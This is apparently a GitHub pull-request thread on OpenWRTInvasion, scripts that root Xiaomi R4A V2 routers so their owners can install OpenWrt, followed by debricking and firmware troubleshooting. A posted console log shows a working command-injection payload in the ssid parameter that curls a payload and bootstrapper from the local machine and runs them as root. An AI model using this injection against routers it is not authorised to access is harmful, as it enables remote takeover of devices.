OpenWRTInvasion
 OpenWRTInvasion copied to clipboard
 acecilia
Exploit scripts for the V2 of the Router with Firmware 2.30.20
Setup I used is router IP 192.168.31.1, computer IP 192.168.31.2, Password for the webinterface is 12345678, these are the default values.
The exploit is based on vanyasem (https://github.com/acecilia/OpenWRTInvasion/issues/141#issuecomment-1296033775) findings and his comment in issue 141.
Start remote_command_execution_vulnerability_v2.py with python3, this will ask for the router ip, the local ip and the webinterface password (default values are set), then it will pack a payload like before, a bootstrapper and it will be injected into the set_config_iotdev url. Basically, remote code execution.
It needs the dropbear and busybox executable plus the script. Because it was so different, I made a new python script and a new bash script.
Now, with root access, the router is also open for OpenWRT.


I am R4A with Firmware 2.30.28. I ran the script and got this.
What should I do?

@ViceEye your Router IP address should be 192.168.31.1, this is xiaomi default router address.

@ViceEye your Router IP address should be 192.168.31.1, this is xiaomi default router address.
I change the Router to extender mode, so it can get online (I don't have long cable yet), before I do this, it was not working too

 if the address is incorrect, will show router not found
@ViceEye seems you are not login to your xiaomi router (192.168.31.1) admin page on a browser before you python3.....
I am logged in, on my browser tho, let me retry. Does {"code": 0} mean successful exploit
Fixed, found out that WSL cannot do this!!! And this way is working under Windows env, so remove the os check in the script and it's work now
Wait, you've started the script in the windows linux env? I haven't tried this one tbh.
But we are also talking about a VM when I look at the 172.xxx.xxx.xxx address.
I remove the os check, not a problem, but with VMs, this would be way harder.
Also, here is the output of a successfull injection:
/OpenWRTInvasion$ /usr/bin/python3 /media/Dev/git/xiaomi/OpenWRTInvasion/remote_command_execution_vulnerability_v2.py
Router IP address [press enter for using the default '192.168.31.1']:
Local Host IP address [press enter for using the default '192.168.31.2']:
Enter router admin password: '12345678']:
****************
router_ip_address: 192.168.31.1
stok: c2f18d2b84195b1771761ccacbae37ed
****************
local file server is runing on 0.0.0.0:50273. root='build'
start uploading payload file...
exploit url: cd /tmp && curl -s http://192.168.31.2:50273/build/payload.tar.gz > payload.tar.gz && curl -s http://192.168.31.2:50273/bootstrapper_v2.sh > bootstrapper.sh && /bin/ash /tmp/bootstrapper.sh
exploit_code: cd%20%2Ftmp%20%26%26%20curl%20-s%20http%3A%2F%2F192.168.31.2%3A50273%2Fbuild%2Fpayload.tar.gz%20%3E%20payload.tar.gz%20%26%26%20curl%20-s%20http%3A%2F%2F192.168.31.2%3A50273%2Fbootstrapper_v2.sh%20%3E%20bootstrapper.sh%20%26%26%20%2Fbin%2Fash%20%2Ftmp%2Fbootstrapper.sh
exploit_url: http://192.168.31.1/cgi-bin/luci/;stok=c2f18d2b84195b1771761ccacbae37ed/api/misystem/set_config_iotdev?bssid=XXXXXX&user_id=XXXXXX&ssid=-h%0Acd%20%2Ftmp%20%26%26%20curl%20-s%20http%3A%2F%2F192.168.31.2%3A50273%2Fbuild%2Fpayload.tar.gz%20%3E%20payload.tar.gz%20%26%26%20curl%20-s%20http%3A%2F%2F192.168.31.2%3A50273%2Fbootstrapper_v2.sh%20%3E%20bootstrapper.sh%20%26%26%20%2Fbin%2Fash%20%2Ftmp%2Fbootstrapper.sh%0A
192.168.31.1 - - [31/Oct/2022 18:56:31] "GET /build/payload.tar.gz HTTP/1.1" 200 -
192.168.31.1 - - [31/Oct/2022 18:56:31] "GET /bootstrapper_v2.sh HTTP/1.1" 200 -
{"code":0}
stopping local file server
done! Now you can connect to the router using several options: (user: root, password: root)
* telnet 192.168.31.1
* ssh -oKexAlgorithms=+diffie-hellman-group1-sha1 -c 3des-cbc -o UserKnownHostsFile=/dev/null [email protected]
* ftp: using a program like cyberduck
Above the {"code":0} you see the download of the 2 files via HTTP, if this is not showing up, the router could not connect to you.
The box is a bit slow, therefore, I added some logging into the script.sh and extended the wait time and retries for the check of the ssh port. Dropbear takes it's time to start.
Telnet should work as soon as you see the download worked of the 2 files and the script ended, even with an error saying ssh is not open. Try telnet. I executed the exploit multiple times in a row, even with a fresh rebooted router.
Thanks for this 🔥 Couple of things:
- I see some duplicated code. Could you try reusing it instead of copy/pasting it?
- Instead of making a second script, please introduce the changes in the existing script. If needed, ask the user which of the two explotation methods he/she wants to use

If the original script had been a class I could use or extend from, that would be no problem. But remember, you access variables of the same instance, when I use access the function, the variable will be empty.
And melting everything into one and let people decide is not really a good idea. The users are overwhelmed with the options and setup they have to do right now, knowing which exploit to use would only open more tickets. We could remove your original script, if the other exploit works on older routers too.
@LordPinhead Thank you very much for your great codes for R4A V2! I am new to OpenWrt. I managed and successfully use your code (commit #99634522) to telnet my XiaoMi R4A Gigabit (RA4Gv2) and flashed OpenWrt 22.03.2 Sysupgrade firmware. I was able to log in Luci Web UI, however I could not find any Wireless on the menu tab.
Unfortunately, I flashed again with the newest SNAPSHOT (r21150-63db906516). @acecilia And now my router starts with a solid orange light and light will be off and on looping forever. IP:192.168.31.1 disappeared.
What I guess is that I need to debrick my device. I have tried 1) Mi Wifi Repair tool, 2) TinyPXE4A. Both methods are NOT successfully debrick my device. I have tried different factory firmwae 2.28.xx and 2.18.28.bin. I guess that the bin file needs to be 2.30.20 for V2, however I cannot find any place where I can download this version of firmware. (There is the 3rd method: micky0867 bootp/tftp-server procedure. However, bootp is not found anywhere to download. I could not try this method.)
I had realized my stupidity and carelessness cost me a lot of effort trying to save this device. and I had concluded to a point to I need your help. and I believe there will be others who will suffer from the same mistakes. With your help, it will help tremendously! Do you think all I need is actually the 2.30.20.bin file? Any direction I could go?
Thank you very much, @LordPinhead @acecilia

@MrTaiKe well, there are no official OpenWRT builds for this device - you've flashed an unsupported firmware for a different router, and bricked your device. V1 and V2 are different, and firmwares for them are not compatible. And there is no publicly available stock firmware for this device online as far as I know. I hope you have made a full backup of mt0 before doing the flashing

@MrTaiKe well, there are no official OpenWRT builds for this device - you've flashed an unsupported firmware for a different router, and bricked your device. V1 and V2 are different, and firmwares for them are not compatible. And there is no publicly available stock firmware for this device online as far as I know. I hope you have made a full backup of
mt0before doing the flashing
@vanyasem Thank you for your reply. I understood V1 and V2 are different. I used @LordPinhead's code (commit #99634522) and successfully flash OpenWrt onto it. OpenWrt 22.03.2 Sysupgrade was actually working on this device except WiFi features were missing. I was dumb enough to think SNAPSHOT might contain wireless package, and flashing with latest snapshot which eventually bricked my device :( OH MY GOD, I do not have any mt0. Do you think I can use someone else's mt0, or I will have to just wait for the stock firmware 2.30.20 made publicly available ?
Thank you again

@MrTaiKe R4Av2 2.30.25 小米官方的固件
@410252889 WOW! HolyCow, Thank you so much! 哇!非常感谢感谢您,我来试试能不能救回小米
@MrTaiKe 这个是 用CH341A备份的固件 https://drive.google.com/drive/folders/16jmR1TShfDwFOGoETQOJbI6LPHwZzQdy?usp=sharing
@410252889 非常感謝您的幫助, 您是救世主!! Many Thanks to @410252889 !!! He/she is AMAZING !!! I have successfully debricked my R4AV2 device using TinyPXE4A flashing 2.30.25.bin he/she provided! (NOTE: MiWifi Repair tool did NOT work)
@LordPinhead @vanyasem @acecilia As I mentioned earlier, I successfully flashed R4AV2 device with OpenWrt 22.03.2 Sysupgrade firmware. I was able to logon Web UI, however it was missing the Wireless Tab. I am NOT going to flash the latest SnapShot, but I am willing to try 22.03.2 Sysupgrade again. Before I do so, I would like to ask your insights:
- Should I flash 22.03.2 Sysupgrade again? Is it compatible with V2?
- If so, do you have any suggestion for missing Wireless Features?
By the way, this is a great community place!
Thanks to @410252889 who is willing to share files and resources with us!!!!
Thank you very much
@MrTaiKe refer to this https://github.com/acecilia/OpenWRTInvasion/issues/141 The R4Av2 hw seems the same as AC1200/RB02, you should try to find a unofficial build for AC1200/RB02, not use any official fw.
@MrTaiKe refer to this #141 The R4Av2 hw seems the same as AC1200/RB02, you should try to find a unofficial build for AC1200/RB02, not use any official fw.
@RadioOperator Thank you for pointing out the AC1200/RB02. I have read thru the entire thread of https://github.com/acecilia/OpenWRTInvasion/issues/141. Looks like @wbs306 https://github.com/acecilia/OpenWRTInvasion/issues/141#issuecomment-1272316216 compiled a new openwrt firmware for R4AV2.
Did anyone try to use @LordPinhead's code (commit #99634522) to flash @wbs306's compiled openwork? @wbs306 would you please point out where I can find your compiled R4AV2 Openwrt? I can test it out.
Btw, in spite to the HW difference between V1 and V2, it is very strange to me that I was able to successfully flash R4AV2 device with OpenWrt 22.03.2 Sysupgrade firmware (as I mention earlier)
you already know using the official build got the wifi problem because of the different chip.
you already know using the official build got the wifi problem because of the different chip.
Sorry that I am a newbie trying to learn many things in a short time. I kind of got what you saying. So assuming or if the major HW difference are just the WiFi chips, then the official build could be modified just the codings for the wireless chips? I am kind of surprised that I was able to flash it. It seems to me that the system had not changed much except the wireless chips. Correct me if I am wrong? Thanks!
I am guessing that it might retain most of original R4A Hardware except using the AC1200 wireless chips.
openwrt official build is for V1, you have the V2.
you could make a fw for V2 from modified source code by yourself.

openwrt official build is for V1, you have the V2. you could make a fw for V2 from modified source code by yourself. @RadioOperator
I am still wrapping my head around OpenWrt since I am new for this. Utilizing my spare time trying to learn and refer to a few of things shown below: It would take a while for me to compile and conclude a useful OpenWrt FW for R4AV2. (Comments below also indicated 5G_WiFi mt7663 driver worked with mt7613 labeled)
- @wbs306 mentioned: https://github.com/acecilia/OpenWRTInvasion/issues/141#issuecomment-1291925898
- @ZHDI-1 mentioned: https://github.com/acecilia/OpenWRTInvasion/issues/141#issuecomment-1294020437
- @wbs306 Breed直刷版 https://github.com/acecilia/OpenWRTInvasion/issues/141#issuecomment-1296421280
Btw, last night, R4AV2 device received its stock firmware updated from 2.30.25 to 2.30.28 !
@MrTaiKe, I only have a set of V1, after I flashed a V2 dump code into my V1, I got problems.
@MrTaiKe, I only have a set of V1, after I flashed a V2 dump code into my V1, I got problems.
I flashed OpenWrt 22.03.2 Sysupgrade fw onto my R4AV2 (R4AGv2) device without a problem. After I logged on Luci, I recalled that the only problem was missing the Wireless. (I only have a set of V2)
You did the other way around, vice versa. I assumed that you also got the wireless problem, am I correct? What problem you got? Thanks
@MrTaiKe https://github.com/acecilia/OpenWRTInvasion/issues/141#issuecomment-1264687911

I breed flashed newly compiled Openwrt firmware for R4AGv2. Tested it and both 2.4G and 5G WiFi are working. Ethernet working. Speed is fast too. I haven't spent a lot of testing. You are welcome trying it out. (Proceed and use at your own risk). What' included in R4AGv2 firmware, Detail, please refer to:
https://github.com/MrTaiKe/Action_OpenWrt_Xiaomi_R4AGv2 (Note: Thanks to @wbs306 @LordPinhead) Please let me know if you found any issue! Thx!